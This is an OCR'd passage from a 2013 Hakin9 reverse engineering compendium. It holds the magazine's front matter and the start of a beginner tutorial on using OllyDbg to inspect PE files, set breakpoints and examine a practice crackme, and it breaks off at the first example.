


Hakin9

Issue 4/2013 (9) ISSN 1733-7186

Reverse Engineering Compendium

How to Analyze Applications With Olly Debugger?

How to Disassemble and Debug Executable Programs on Linux, Windows and Mac OS X?

How to Identify and Bypass Anti-reversing Techniques?

Write Your Own Debugger

Joe Security LLC
Automated Malware Analysis

Next Generation Sandbox System

Joe Sandbox is an automated, highly configurable and scalable malware analysis system that provides extensive in-depth analysis reports to customers worldwide.

Technology Leader

Introducing **Hybrid Code Analysis**, Joe Security has developed a unique algorithm that combines dynamic and static code analysis in an intelligent way.

Cross Platform

Joe Sandbox is the only fully-automated Sandbox System to support **Windows XP, Vista, W7, W7 x64 and Android** platforms.

Quality Support and Consulting

With direct access to the developer team, Joe Security provides excellent technical support and custom code to his customers.

JoeSecurity
www.joesecurity.org

Joe Security LLC
Hochbergerstrasse 60C
4057 Basel, Switzerland

swiss made software

Hakin9 team

Editor in Chief: Ewelina Nazarczuk
ewelina.nazarczuk@hakin9.org

Editorial Advisory Board: *John Webb, Marco Hermans, Gareth Watters, Peter Harmsen, Dhawal Desai*

Proofreaders: Jeff Smith, Krzysztof Samborski

Special Thanks to the Beta testers and Proofreaders who helped us with this issue. Without their assistance there would not be a Hakin9 magazine.

Senior Consultant/Publisher: Paweł Marciniak

CEO: Ewa Dudzic
ewa.dudzic@hakin9.org

Product Manager: Krzysztof Samborski
krzysztof.samborski@hakin9.org

Production Director: Andrzej Kuca
andrzej.kuca@hakin9.org

Marketing Director: Ewelina Nazarczuk
ewelina.nazarczuk@hakin9.org

DTP: Ireneusz Pogroszewski
Art Director: Ireneusz Pogroszewski
ireneusz.pogroszewski@software.com.pl

Publisher: Hakin9 Media sp. z o.o. SK
02-676 Warszawa, ul. Postępu 17D
Phone: 1 917 338 3631
www.hakin9.org

Dear Readers,

We would like to introduce a brand new compendium made by Hakin9. This time you will deal with reverse engineering. It is the process of exploration products such as computer devices or software to analyze how it is working and how it is made at all. Or try to make a new product working in the same way but without duplication of the original.

With our new Reverse Engineering Compendium you will lear different types of reverse engineering techniques, the tools such as debbugers. Furthermore you will read a bit about malware reverse engineering. We are also sure that Reverse It Yourself chapter will allow you to understand basics of reverse enginnering, and will be a great guide to start your adventure with it.

We hope our step-by-step tutorials written by experts will turn you into professional reverse engineers!

Enjoy your time with Hakin9!

Regards,
Ewelina Nazarczuk
Hakin9 Magazine Junior Product Manager
and Hakin9 Team

How to Analyze Applications With Olly Debugger?

When you write your own programs and you would like to change or modify some of their functions, you simply open the source code you have, make desired changes, recompile and your work is done. However, you don't need to have source code to modify function of a program – using specialized tools, you can understand a lot from program binary file, you can add your new functions and features and you can also modify and alter its behavior.

Process of analyzing computer program's structure, functions and operations without having a source code available is called reverse engineering.

In this article I would like to introduce you to the one of the most important tools for reverse engineers – Olly debugger. While reading this article, I will introduce Olly debugger, explain the basic features and functions and ways of using them, and later we will analyze two programs (crackmes). "Crackme" is a program that is used for practicing your reverse engineering skills. As reverse engineering of commercial applications may violate some laws, we will stay with crackmes during this article. In the first program, we will use program patching to change its functionality, in the second program we will try to reverse the algorithm behind its password checking routine.


After reading the article, you should be able to open a program in Olly debugger and start analyzing it. If necessary, you should be able to make your own patch or reverse simple algorithms.

Prerequisites

Before you continue reading this article, make sure you have Olly debugger downloaded and installed. When you search (on the Internet) *ollydbg*, you quickly discover the project's main webpage ollydbg.de. From this page, download version 2 of the debugger, unpack archive and execute ollydbg.exe. You also need two target programs (crackmes) – crackme1.zip and crackme2.zip. See attachment for more information. Now you are ready to follow the rest of this tutorial.

What is Olly Debugger?

Olly Debugger (we will call it OllyDbg) is a 32-bit debugger for analyzing portable executable (PE) files for Microsoft Windows. (There are many different types of computer files. PE files are standard executable .EXE files, DLL libraries, SCR screensavers, etc... When you open the file in any editor, you notice two signatures – MZ in the beginning and PE a bit further. At address `0x3C` you will see the offset of PE signature. In our example value on address `0x3C` is `0xB0`, therefore on address `0xB0` you will see PE signature). See Figure 1 for screenshot.



```
00000000: 4D 5A 90 00 03 00 00 00  04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
00000010: B8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  ,.......@.......
00000020: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000030: 00 00 00 00 00 00 00 00  00 00 00 00 B0 00 00 00  ............°...
00000040: 0E 1F BA 0E 00 B4 09 CD  21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
00000050: 69 73 20 70 72 6F 67 72  61 6D 20 63 61 6E 6E 6F  is program canno
00000060: 74 20 62 65 20 72 75 6E  20 69 6E 20 44 4F 53 20  t be run in DOS 
00000070: 6D 6F 64 65 2E 0D 0D 0A  24 00 00 00 00 00 00 00  mode....$.......
00000080: 5D 17 1D DB 19 76 73 88  19 76 73 88 19 76 73 88  ]..Û.vsˆ.vsˆ.vsˆ
00000090: 19 76 73 88 1E 76 73 88  E5 56 61 88 18 76 73 88  .vsˆ.vsˆåVaˆ.vsˆ
000000A0: 52 69 63 68 19 76 73 88  00 00 00 00 00 00 00 00  Rich.vsˆ........
000000B0: 50 45 00 00 4C 01 03 00  C8 D1 75 39 00 00 00 00  PE..L...ÈÑu9....
000000C0: 00 00 00 00 E0 00 0F 01  0B 01 05 0C 00 02 00 00  ....à...........
000000D0: 00 04 00 00 00 00 00 00  00 10 00 00 00 10 00 00  ................
000000E0: 00 20 00 00 00 00 40 00  00 10 00 00 00 02 00 00  . ....@.........
000000F0: 04 00 00 00 00 00 00 00  04 00 00 00 00 00 00 00  ................
00000100: 00 40 00 00 00 04 00 00  00 00 00 00 02 00 00 00  .@..............
00000110: 00 00 10 00 00 10 00 00  00 00 10 00 00 10 00 00  ................
00000120: 00 00 00 00 10 00 00 00  00 00 00 00 00 00 00 00  ................
00000130: 10 20 00 00 3C 00 00 00  00 00 00 00 00 00 00 00  . ..<...........
00000140: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000150: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```

Figure 1. *PE file format*

Debugger overview

When you execute ollydbg.exe and drag and drop any executable file on it (in my case I used crackme_01.exe), you will notice four sub-windows – disassembly (upper left), registers (upper right), dump (bottom left) and stack (bottom right) (see Figure 2). We will say a little bit about each of these sub-windows.

Debugger sub-windows

The Disassembly sub-window shows the disassembly of the program. Each line contains several columns – memory address, opcodes, opcodes translated into assembly language, additional information added by debugger (in case of API calls you can see parameter values and their types). If you look at the first line of Figure 2, you will see 00401000 (memory address), 6A 00 (opcode), PUSH 0 (disassembly of opcode 6A 00, i.e. instruction which stores number 0 on the stack), Type = MB_OK|MB_DEFBUTTON1|MB_APPLMODAL (additional information added by debugger – it says that this value in Type parameter of MessageBox Windows function). If you want to know more about MessgeBox or any other API function, search in internet for “msdn messagebox.” MSDN means Microsoft Developer Network.

The Register sub-window contains processor registers. When a register changes, its color becomes red. Below registers (in middle part of sub-window), you can see processor flags – 1 bit values which signalize results of previously performed operations (results of comparison of two numbers, etc…). In bottom part of sub-window, you can see Floating Point Unit registers, which are used for arithmetic operations involving decimal point numbers. If you want to know more about registers, processor instructions, etc., search in internet for “IA-32 architecture.”

The dump sub-window shows you raw binary data from addresses you specify. When you right click into dump sub-window, select Go To -> Expression (Ctrl+G), you can choose the address which you want to display binary data from. You can choose from various forms of data representation – just right click on dump window and select one of the options (Hex, Text, Integer, Float or Disassemble).




OllyDbg - Crackme_01.exe - [CPU - main thread, module Crackme_01]
File View Debug Trace Plugins Options Windows Help
L E M W T C R ... B M H
Registers (FPU)
Address Hex dump ASCII
Entry point of main module
Paused

Figure 2. *OllyDbg main window*

The stack sub-window shows a block of memory generally used for storing parameters of functions, return addresses of function calls, local variables within functions. Stack is a data structure based on "Last In First Out" principle. When you push a value (instruction PUSH) onto the stack, it appears on the top, when you pop value (instruction POP) from the stack, the value from the top of the stack is removed. In Figure 2, first line in stack sub-window is 0012FFC4 (address), 7C816D4F (value stored on address), RETURN to kernel32.7C816D4F (additional information added by debugger).

That's all for the description of the four basic sub-windows. However, if you need to display more information, you can click on View menu and select any of those options to display optional sub-windows – see Figure 3.

Executable modules shows list of all modules loaded in the memory space of the analyzed program. It gives basic information as 00400000 (base address), 0004000 (size of image in memory), 00401000 (address of entry point, where execution of module starts), Crackme_01 (name), file version and path to file. The Threads window enumerates all thread in active program. It shows basic information like identifier, windows title, last error, entry point, status, priority, etc.




Edit memory breakpoint at Crackme_01:.text:0040102D..00401031

Break on:
- [ ] Read access
- [ ] Write access
- [x] Execution
- [ ] Disabled

OK | Cancel

Figure 4. *Setting up memory breakpoint*




Hardware breakpoint at Crackme_01.00401046

Break on:	Data size:	Hardware slot:	
○ Execution	● Byte	● 1 Write:1	Crackme_01.00401046
○ Access (R/W)	○ Word	○ 2 Empty	
● Write	○ Dword	○ 3 Empty	
		○ 4 Empty	

- [ ] Disabled

OK | Cancel

Figure 5. *Setting up hardware breakpoint*



```
Threads
Ord   Ident     Window's title   Last error          Entry       TIB       Suspend  Priority  User time  System time
Main  000024CC                   ERROR_INVALID_HAN   Crackme_    7FFDF000  0.       Normal    0.0000 s   0.0100 s

INT3 breakpoints
Address   Module     Status   Disassembly                            Comment
          Crackme_   Active   CALL <JMP.&USER32.MessageBoxA>         hOwner = NULL, Text = "Hellforge, tCX, FHCF,

Memory breakpoints
Address   Size      Module     Type  Status   Comment
          00000005  Crackme_   E     Active

Hardware breakpoints
Slot  Type     Address   Module     Status   Disassembly   Comment
1     Write:1            Crackme_   Active
```

Figure 3. *Optional sub-windows*

To explain the purpose of following optional windows, we should understand what a breakpoint is. A Breakpoint is a condition set in debugger. When this condition is met, program stops running and waits for user action. Three main types of breakpoint are: software breakpoint, memory breakpoint and hardware breakpoint. In order to have the same output as in this tutorial, do the following: Set software breakpoint at address 401021 (click on line with address 401021 and press F2), set memory breakpoint at address 40102D (right click on line 40102D, select Breakpoint-> Memory and press OK – see Figure 4), and finally set hardware breakpoint at address 401046 (right click on line 401046, select Breakpoint->Hardware and press OK – see Figure 5).

After all theses steps, the disassembly window will look like Figure 6 – lines on which breakpoints are set, become red.

INT3 breakpoints window shows all addresses where software breakpoints were set. In our example, it shows 00401021 (address), Crackme_01 (module name), Active(status, not disabled now), disassembly of address the breakpoint was set on, comment added by debugger.

The Memory breakpoints window enumerates all memory breakpoints. In our example, it shows 0040102D (address), 0000005 (size of region in bytes), Crackme_01 (module name), E (type Execution), Active (Status, it is not disabled now).

The Hardware breakpoints window enumerates all hardware breakpoints. In our example, 1 (one of four slots), Write:1 (type of hardware breakpoint and number of bytes it is applied for), 00401046 (address where breakpoint was set), Crackme_01 (module name), Active (status, not disabled now).

The Memory map shows all memory regions loaded to user mode. It displays address, size of region, owning process, section name, description of contents, memory type and access rights. In the case for our Crackme_01 program, it gives us following information: It has 4 memory blocks.


```
00400000, which is PE header of Crackme_01.exe
(as shown in Figure 1)
00401000, which is .text section of Crackme_01.exe
00402000, which is .rdata section of Crackme_01.exe
00403000, which is .data section of Crackme_01.exe
```

The first example

If you followed tutorial in the previous sections, you have Crackme_01.exe loaded in your OllyDbg, you set three different breakpoints and now you are ready for your first analysis.


When you press key F9 or Run icon from toolbar ▶ application Crackme_01.exe starts running. It continues running until breakpoint is hit or until user action is expected. In this case, message box is display and application waits for user to click on OK button (Figure 7).

After clicking OK, no more messages are being displayed, however, the debugger stops at ad-


Acid_Cool_178's

Win32Asm Crackme 1

Figure 7. *The first message box in crackme_01.exe*


Greetings goes too all my friends..

Hellforge, tCA, FHCF, DQF and the rest...

Figure 8. *The second message box in crackme_01.exe*

